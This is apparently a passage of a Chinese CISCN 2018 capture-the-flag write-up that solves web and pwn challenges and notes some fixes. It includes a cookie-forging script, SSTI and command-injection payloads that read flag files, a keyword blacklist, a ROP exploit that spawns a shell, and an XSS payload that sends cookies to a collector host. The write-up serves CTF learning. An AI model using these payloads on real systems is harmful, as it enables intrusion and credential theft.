            echo $flag->getflag();
        }else{
            echo 'deny';
        }

    }
}

class Flag{
    public $flag;
    public static function flag($r){
        return file_get_contents($r->flag);
    }
    public function getflag(){
        $this->flag='/flag';
        return self::flag($this);
    }
}
```

修复

官方commit：

https://github.com/top-think/framework/commit/363fd4d90312f2cfa427535b7ea01a097ca8db1b

WEB4


不会做，摸了

WEB5

1、　网站采用官方原始的cookie secret key ：

5f55e8c1487401007e1b56211abd85de5fe57f9fc0079e5060e981f025d2


2、　利用脚本伪造VIP身份：



```
import hmac
import hashlib

# https://github.com/tornadoweb/tornado/blob/eb487cac3d829292ecca6e5124b1da5ae6bba407/tornado/web.py

def _create_signature_v2(secret, s):
    hash = hmac.new((secret).encode("utf-8"), digestmod=hashlib.sha256)
    hash.update((s).encode("utf-8"))
    return (hash.hexdigest())

def genecookie(s):
    print(s+_create_signature_v2("JDIOtOQQjLXklJT/N4aJE.tmYZ.IoK9M0_IHZW448b6exe7p1pys0",s))

# 2|1:0|10:[时间戳]|||[数据长度]:数据|
genecookie("2|1:0|10:1528524163|8:username|8:eW55eW4=|")
```

2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699

3、修改cookie获得vip修改权限：




ynyyn

邮箱地址：ynyyn@vip.qq.com

剩余积分：775.3


在此处编辑您的个性资料

3、　利用python存在模板注入，过滤了单引号，采用字符串拼接绕过。存在一定过滤



```
string_blacklist = ('{{', "'", 'script', 'object', 'onerror', 'onload',
    'select', 'from', 'where', 'union', 'os', 'sys', 'open', 'include', 'extend', 'module',
    'timeit', 'subprocess', 'import', 'print', 'curl', 'proc',
    'builtin', 'eval', 'exec', 'input', 'pickle', 'reload')
```


用{% raw %}绕过



`{% raw *expr* %}`

Outputs the result of the given expression without autoescaping.


```
{% raw ().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute__("func_"+"global"+"s")["linecache"].__dict__["o"+"s"].__dict__["pop"+"en"]("cat /home/ctf/flag ").read() %}
```



```
ciscn{bdDdj28MnWZ66vWx9Czy4XwkFdUgSmFe7MZw6tj5z4MUvuYy2W2GmszntBgDJcY7}
```

WEB6


1、存在nginx的静态文件配置错误，用/static../可以进行文件目录遍历



```
location /static
{
        alias /app/sshop/assets/;
        autoindex on;
}
```

2、漏洞位于ShopCarHandler和ShopCarAddHandler中，购物车信息储存和加载的时候会被用户篡改


使用load加载用户提交的购物车信息，构造buycar类，重载迭代器，可以进行指令执行。



```
class ShopCarHandler(BaseHandler):

    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        buycar = self.get_secure_cookie('commodity_buycar')
        if buycar:
            buycar = loads(b64decode(buycar))
            commodities = []
            price = 0
            i = 1
            for one in buycar:
                commodity = self.orm.query(Commodity).filter(Commodity.id == one).one()
                commodity.count = buycar[one]
                commodity.i = i
                commodity.prices = int(buycar[one]) * int(commodity.price)
                price += int(buycar[one]) * int(commodity.price)
                commodities.append(commodity)
                i += 1

            return self.render('shopcar.html', commodities=commodities, price=price)
        return self.render('shopcar.html')
```


修复：

nginx：




```
location /static/
{
        alias /app/sshop/assets/;
        autoindex on;
}
```

所以将原文件中的



```
from pickle import loads, dumps
```

pickle库改用json库：



```
from json import loads, dumps
```

至此，修复成功

WEB7

./backdoor.so 不会 摸了


WEB8

这题很简单，但是flag格式有个坑。。。搞得我们浪费了很多时间

1、提示1 要我们活动6000元，用官方样例源码漏洞，直接修改购物车结算为负数即可获得任意金额


2、提示2要获取admin

采用官方cookie secret 伪造admin用户进入后即可获得RSA pqE C



```
  # if user.integral<6000:
  #    self.write('<center>Only when the integral is more than 6000 can you get a hint</center>')
  #    return self.render('user.html', user=user,flag='')
  # elif self.get_secure_cookie('username') != 'admin':
  #    self.write('<center>Hint: Only admin can see flag</center>')
  #    return self.render('user.html', user=user,flag='')
  # elif self.get_secure_cookie('username') == 'admin':
  # #    current_path=os.path.abspath(__file__)
  # #    flag_path=os.path.abspath(os.path.dirname(current_path)+ os.path.sep+".")
  # #    flag_path=str(flag_path)+'/a7ab44c66eebfdc0afda5d3b8cee834c.txt'
  # #    f=open(flag_path,"r")
  # #    flag=f.read()
  # #    f.close()
  # #    return self.render('a7ab44c66eebfdc0afda5d3b8cee834c.html',flag=flag)
  #    return self.render('user.html', user=user,flag='')
```

3、



```
p=9648423029010515676590551740010426534945737639235739800643989352039852507298491399561035009163427050370107570733633350911691280297777160200625281665378483

q=118748438379802970320924058486536568527609101545433809076500401907042833589092085782510630477324439922306479038875100655479473135432992303261986053486569407

E=65537

C=1651550035253678118406151350458059136393669343889885356801786765038394067065795082226549909119714570812280067644919708705602250888325895113889390063201688359949066083495260819021355459236701738358615258322807665962422613074643181162046501563763842681278081890019373636137706878303830485670585922886716563 2893
```

利用工具解得
319499398498323173728299985202537254712764364556775964160668877568926556

加上
ciscn{319499398498323173728299985202537254712764364556775964160668877568926556}提交即可。。。当时没有说清楚格式，害我们试了半天。

修复方法：

`/home/ciscn/sshop/views/User.py`

修改渲染逻辑

`/home/ciscn/sshop/settings.py`


修改 cookie_secret, debug .

`/home/ciscn/sshop/models.py`

结算时检查商品价格是否 < 0

WEB9
username模板注入，上面那个payload再用一遍......（好像就换了个引号？）（看看人家的hint，SSTI，多直白（

PWN1




```
.rodata:···  0000000A   C   /tmp/expr
.rodata:···  0000001D   C   python -c 'print eval(\"%s\")'
.rodata:···  0000000C   C   now res:%s\n
```

emmmm 居然直接调用python来计算，并且没有过滤，注入 1");import os;print os.system("cat /home/ciscn/flag")# 即可执行系统指令并获得flag


PWN4

mirage_game




```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

包类型66时执行某函数




```
  else if ( pack_type_1 == 66 )
  {
    sfadkjf();
  }
```



```
__int64 sfadkjf()
{
  char dest; // [rsp+0h] [rbp-30h]
  void *src; // [rsp+20h] [rbp-10h]
  void *v3; // [rsp+28h] [rbp-8h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v3 = malloc(0x100uLL);
  src = malloc(0x100uLL);
  puts("Welcome To Ciscn2018");
  puts("I'm Mirage Team\n");
  puts("Plea1se start your performance! :)");
  gets(v3, 0LL);
  base64_decode((__int64)v3, (__int64)src);
  memcpy(&dest, src, 0x80uLL);
  puts("Oh! It's a traffic accident!");
  return 0LL;
}
```

base64解码后memcpy到dest造成栈溢出，构造出ROP链泄露函数地址，利用泄露的地址计算出system真实地址，再重新调用main再次触发溢出，调system bin sh即可。



原来的栈	ROP链
输出puts真实地址并重启main	
prev ebp	aaaa
return addr	pop_rdi_ret
	got[puts]
	plt[puts]
	sfadkjf addr
调用system("/bin/sh")	
prev ebp	aaaa
return addr	pop_rdi_ret
	"/bin/sh"
	system addr

exp代码 https://paste.ubuntu.com/p/Ks83zNdTwp/


```
from pwn import *
import sys
context.log_level='debug'
elf=ELF('./mirage_game')
if 'remote' in sys.argv:
    sh=remote("172.16.13.104",1337)
    libc=ELF('./libc.so.6')
else:
    sh=process('./mirage_game')
    libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')

pop_rdi_ret=0x0000000000403383
payload='RPCM'+'\x00'*4+p32(66,endian='big')
b64ed='a'*(0x30+8)
b64ed+=p64(pop_rdi_ret)+p64(elf.got['puts'])
b64ed+=p64(elf.plt['puts'])+p64(elf.symbols['sfadkjf'])
# b64ed+=p64(pop_rdi_ret)
print 'len:',hex(len(b64ed))
payload+=base64.b64encode(b64ed)
sh.sendline(payload)
open('out','wb').write(payload+'\n')
```

```
time.sleep(0.5)
r=sh.recv()
# print r.split(':)\n')[1]
puts_real=u64(r.split(':)\n')[1].split('\n')[1].ljust(8,'\x00'))
print 'puts real:',hex(puts_real)
libc_base=puts_real-libc.symbols['puts']
b64ed='a'*(0x30+8)
bin_sh=0x18cd57

# print '/bin/sh :',hex(libc.string('/bin/sh'))
b64ed+=p64(pop_rdi_ret)+p64(libc_base+bin_sh)+p64(libc.symbols['system']+libc_base)
sh.sendline(base64.b64encode(b64ed))
sh.interactive()
'''
b sfadkjf
b *0x4017f1
run < out
'''
```

其他pwn摸了

VYG shop（自己出的题）

1、注册账号进入用户界面



个人中心

qaqaqaqaqqaqq

233333@qaq.orz

安全等级 帐号有风险

账户

欢迎您，qaqaqaqaqqaqq.

积分余额

1000.0

感谢您参与内测

本平台仍在开发阶段，如果您遇到相关问题，还望您及时与我们取得联系，我们非常珍视您的每一份反馈。

账户


- 积分记录
- 订单管理
- 工单记录

自助服务

- 修改密码
- 订单管理

2、进入工单记录，提交 Markdown XSS

原始过滤为过滤onerror和所有html标签，所以必须使用markdown转换，然后闭合双引号绕过



```
<p>
  <img alt="dsa" src="a" b"">
```


```
![dsa](a"b"c"d"e"f)
```

payload:

`![dsa](x"onerror=eval(atob('Yj1kb2N1bWVudC5jb29raWU7YT0iPGltZyBzcmM9aHR0cDovL2xvY2FsaG9zdDo4MjM0LyIrYnRvYShiKSsiPiI7ZG9jdW1lbnQud3JpdGUoYSk7'))%")`

